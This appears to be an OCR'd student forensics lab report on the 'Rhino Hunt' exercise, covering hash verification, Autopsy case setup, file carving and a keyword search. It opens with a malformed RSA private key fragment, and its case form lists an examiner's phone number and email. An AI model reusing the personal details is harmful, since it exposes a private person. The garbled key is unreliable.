
-----END CERTIFICATE-----
-----BEGIN RSA PRIVATE KEY-----
MIICWzCCAsBgIDPaa5ErXhK6s8BuLp176Gw8gxNqJyAeK8B06ZmQyvb2mC8ZYK
VF49rR4FTjgIuyXu/Gx9Hc8+mM0ET0g3415281LDDdgTg3JNdwFVAQt+5qU
1Pv6M42joe6B60TK7MwF96PDubG6z175/120Vc1Ec4RL6FkhdlwvxBQDIAQAB
AoGAKsa1u1tqPL60CYSczn0ehYLcb16ONx+yvukg7bhHaht7mBzfkPxq0lEs
ShSwrc9jz8d8nhwSMHg4NEZGHm+iYx1u2Fhw/n0S9j95ZL/Ppbkx9076h03
wz9sy1FcPctgQbAtpx1h58zPUFWmpcAjBLPAV0oQ44t7lEoNxV89
N6dKs3tbp12Ox0sAHdAbd81p4KA4LaDXS63E6Rkt/RCoem35Wo3s1v8/St
fLxIOGMPAEA1daamJHSL7rxbdnDk67d119/Z/XC287BQban21z3CT-83P1
jXTxFBnPfNkxp0w/JFl+co7tBfd/UkwJAPMmny+d5iaoa002jsh1CM6vsg7rC
ha2dmrSXGp1BBg8Jifn9Ve2RhojysHn1Q9tn2M0QyYY5g1YFvASPaQ1Pa1Sa
pY5/Go7dVOeGotvJFcgHvgI#PIR96tkwMAX+bzdy6Um#gk5ly@SY1qlaEkThBvz
ortDduD+6TfAtQhFwAbzZs7b4hnz+65m8EhmjCVEcOGEljsh1HrlAy984q
+UoX+uNE2P1ZjVBC1nQE+f3+oYgZjSfpK1E0GMa==

-----END RSA PRIVATE KEY-----

```



## PORT KNOCKING:



## EXPLOITATION:

The screenshot shows the apt-capture.pcap application interface. At the top, there's a menu bar with File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help, and a search bar. Below the menu is a toolbar with icons for opening files, saving, printing, and other functions.

The main window displays a list of network frames. Each frame entry includes the frame number, timestamp, source MAC address, destination MAC address, protocol, length, and a detailed info section. A blue selection box highlights Frame 36944.

Frame 36944 details:

- Source: 10.1.10.120
- Destination: 10.1.10.120
- Protocol: TCP
- Length: 1514 bytes
- Info: Seq=39316 Ack=982 Win=31184 Len=1448 TSval=468804128 TScr=102023666 [TCP segm-Ack]

Below the frame list is a large pane showing the raw hex and ASCII data for the selected frame. The hex view shows the byte sequence, and the ASCII view shows the corresponding characters. There are also two smaller panes at the bottom right showing the packet structure and a zoomed-in view of the selected bytes.

### 3. Rhino Hunt with Autopsy:

VERIFYING HASH VALUES:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\user\Downloads> Get-FileHash -Algorithm MD5 .\case1.zip

Algorithm      Hash
-----        -----
MD5           6A80946A0FE694C12683A91019D6D2EF



PS C:\Users\user\Downloads> Get-FileHash -Algorithm SHA1 .\case1.zip

Algorithm      Hash
-----        -----
SHA1          A46F502D1EFE90E04905108F947E7ACE7A67BC1D

PS C:\Users\user\Downloads>
```

## CREATING AUTOPSY CASE:

The screenshot shows the Autopsy 4.21.0 software interface with the 'New Case Information' dialog open. The dialog is divided into two main sections: 'Case Information' and 'Optional Information'.  
**Case Information:**  
- Case Name: F201  
- Base Directory: C:\Users\user\Downloads\case1  
- Case Type: Single-User (selected)  
- Case data will be stored in the following directory: C:\Users\user\Downloads\case1\F201  
- Buttons: < Back, Next >, Finish, Cancel, Help.  
**Optional Information:**  
- Case Number: F201  
- Examiner:  
 - Name: Abdullah  
 - Phone: 031030657860  
 - Email: abdullahamqbool08@gmail.com  
 - Notes:  
- Organization:  
 - Organization analysis is being done for: Not Specified  
 - Buttons: < Back, Next >, Finish, Cancel, Help.



 Add Data Source

**Steps**

1. Select Host
2. Select Data Source Type
- 3. Select Data Source**
4. Configure Ingest
5. Add Data Source

**Select Data Source**

Path: C:\Users\user\Downloads\case1\RHNIOUSB.dd

Ignore orphan files in FAT file systems

Time zone: (GMT+5:00) Asia/Karachi

Sector size: Auto Detect

Hash Values (optional):

MD5:

SHA-1:

SHA-256:

NOTE: These values will not be validated when the data source is added.

< Back  Finish Cancel Help

 Add Data Source

**Steps**

1. Select Host
2. Select Data Source Type
3. Select Data Source
- 4. Configure Ingest**
5. Add Data Source

**Configure Ingest**

Run ingest modules on:

All Files, Directories, and Unallocated Space

The selected module has no per-run settings.

Recent Activity

- Hash Lookup
- File Type Identification
- Extension Mismatch Detector
- Embedded File Extractor
- Picture Analyzer
- Keyword Search
- Email Parser
- Encryption Detection
- Interesting Files Identifier
- Central Repository
- PhotoRec Carver
- Virtual Machine Extractor

Select All Deselect All History Global Settings

Extracts recent user activity, such as Web browsing, rece.

< Back  Finish Cancel Help

## ANALYZING DELETED FILES:

The screenshot shows the F201 Autopsy 4.21 software interface. The top navigation bar includes Case, View, Tools, Window, Help, Add Data Source, Images/Videos, Communications, Geolocation, Timeline, Discovery, Generate Report, Close Case, Keyword Lists, and Keyword Search. The main left sidebar contains sections for Data Sources (RHINOUSB.dd, 1 Host), File Views, File Types (By Extension, Images (7), Videos (0), Audio (0), Archives (0), Databases (0), Documents (HTML (0), Office (1), PDF (0), Plain Text (124), Rich Text (0)), Executable, By MIME Type (Deleted Files, File System (0), All (132)), MB File Size, and Data Artifacts (Metadata (1)). The central area displays a table of files with columns: Name, S, C, O, Modified Time, Change Time, Access Time, Created Time, Size, Flags(Dir), Flags(Meta), and Known. The table lists several files, mostly unallocated, with sizes ranging from 809 to 52998144 bytes. Below the table are tabs for Hex, Text, Application, File Metadata, OS Account, Data Artifacts, Analysis Results, Context, Annotations, and Other Occurrences. A zoomed-in thumbnail view of a file is shown in the bottom right corner.

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known
f0000000.txt				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	52998144	Unallocated	Unallocated	unknown
f0103512.jpg		0		0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	95814	Unallocated	Unallocated	unknown
f0103704.jpg				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	415534	Unallocated	Unallocated	unknown
f0104520.jpg				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	411361	Unallocated	Unallocated	unknown
f0105328.jpg				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	264600	Unallocated	Unallocated	unknown
f0105848.jpg				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	6809	Unallocated	Unallocated	unknown
f0105864.jpg				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	230665	Unallocated	Unallocated	unknown
f0106320.gif				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	11407	Unallocated	Unallocated	unknown
f0106344.gif				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	4105	Unallocated	Unallocated	unknown
f0106360.txt				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	116793344	Unallocated	Unallocated	unknown
f0334472_She_died_in_February_at_the_age_of_74.c		0		0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	30720	Unallocated	Unallocated	unknown
f034536.jpg				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	264600	Unallocated	Unallocated	unknown
f0335056.txt				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	172546	Unallocated	Unallocated	unknown
ind25400.htm				nnnn-nnnn-nnnn-nnnn	nnnn-nnnn-nnnn-nnnn	nnnn-nnnn-nnnn-nnnn	nnnn-nnnn-nnnn-nnnn	750546	Unallocated	Unallocated	unknown

## MOTHER AND CHILS FLAG:

F201 - Autopsy 4.2.1.0

Care View Tools Window Help

Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case Keyword Lists Keyword Search

7 Results

Save Table as CSV

Listing Images Table Thumbnail Summary

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known	Location
f0103512.jpg			0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	95814	Unallocated	Unallocated	unknown	/img_RHINOUSB.dd/\$CarvedFiles/1/f0103512.jpg
f0103704.jpg			0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	415534	Unallocated	Unallocated	unknown	/img_RHINOUSB.dd/\$CarvedFiles/1/f0103704.jpg
f0104520.jpg			0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	1141361	Unallocated	Unallocated	unknown	/img_RHINOUSB.dd/\$CarvedFiles/1/f0104520.jpg
f0105328.jpg			1	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	264600	Unallocated	Unallocated	unknown	/img_RHINOUSB.dd/\$CarvedFiles/1/f0105328.jpg
f0105848.jpg			0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	6809	Unallocated	Unallocated	unknown	/img_RHINOUSB.dd/\$CarvedFiles/1/f0105848.jpg
f0105864.jpg			0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	230665	Unallocated	Unallocated	unknown	/img_RHINOUSB.dd/\$CarvedFiles/1/f0105864.jpg
f0334536.jpg			1	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	264600	Unallocated	Unallocated	unknown	/img_RHINOUSB.dd/\$CarvedFiles/1/f0334536.jpg

Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Tags Menu

0% ⌂ C 44% ⌂ ⌂ Reset

Tags Menu



Annotations

Metadata (1)

Analysis Results

Keyword Hits (2)

OS Accounts

Tags

Score

Reports

## SORTING BY FILE TYPE:

The screenshot shows the Autopsy 4.21.0 interface. The left sidebar is titled 'File Views' and contains sections for 'Data Sources', 'File Types', 'Deleted Files', 'MB File Size', 'Data Artifacts', 'Analysis Results', 'OS Accounts', 'Tags', 'Score', and 'Reports'. The 'File Types' section is currently selected and expanded, showing sub-sections like 'By Extension' (Images, Videos, Audio, Archives, Databases, Documents, Executable) and 'By MIME Type' (application, image, text). The 'Deleted Files' section shows 132 items. The top right corner displays a search bar with '3 Results'.

## READING DIARY

The screenshot shows the Autopsy 4.21.0 interface. The left sidebar is titled 'File Views' and contains sections for 'Data Sources', 'File Types', 'Deleted Files', 'MB File Size', 'Data Artifacts', 'Analysis Results', 'OS Accounts', 'Tags', 'Score', and 'Reports'. The 'File Types' section is currently selected and expanded, showing sub-sections like 'By Extension' (Images, Videos, Audio, Archives, Databases, Documents, Executable) and 'By MIME Type' (application, image, text). The 'Deleted Files' section shows 1 result. The top right corner displays a search bar with '1 Results'.

## HARD DRIVE + EMAIL ADDRESS:


The screenshot shows the Autopsy 4.21.0 interface. The left sidebar displays a tree view of data sources, file types, deleted files, MB file size, data artifacts, and analysis results. The analysis results section is expanded, showing keyword hits, email addresses, OS accounts, tags, score, bad items, and suspicious items. A keyword search for 'philg@mit.edu' has been performed, resulting in 2 matches. The table below shows the results:

Source Name	S	C	O	Keyword	Keyword Regular Expression	Keyword Preview	Modified Time	Access Time
Unalloc_4_279040_259506176	0			philg@mit.edu	(\{\?)[a-zA-Z0-9%+\_\}]+(\[a-zA-Z0-9%+\_\}+)*\{\?\}@[\_...]	jltcopyright 2000 <philg@mit.edu> \$.#(7)01444	0000-00-00 00:00:00	0000-00-00 00:00:00
f0103512.jpg				philg@mit.edu	(\{\?)[a-zA-Z0-9%+\_\}]+(\[a-zA-Z0-9%+\_\}+)*\{\?\}@[\_...]	jltcopyright 2000 <philg@mit.edu> \$.#(7)01444	0000-00-00 00:00:00	0000-00-00 00:00:00



The bottom pane shows the extracted text from the matches, including various file names and their content.

## 4. Rhino Hunt with Wireshark

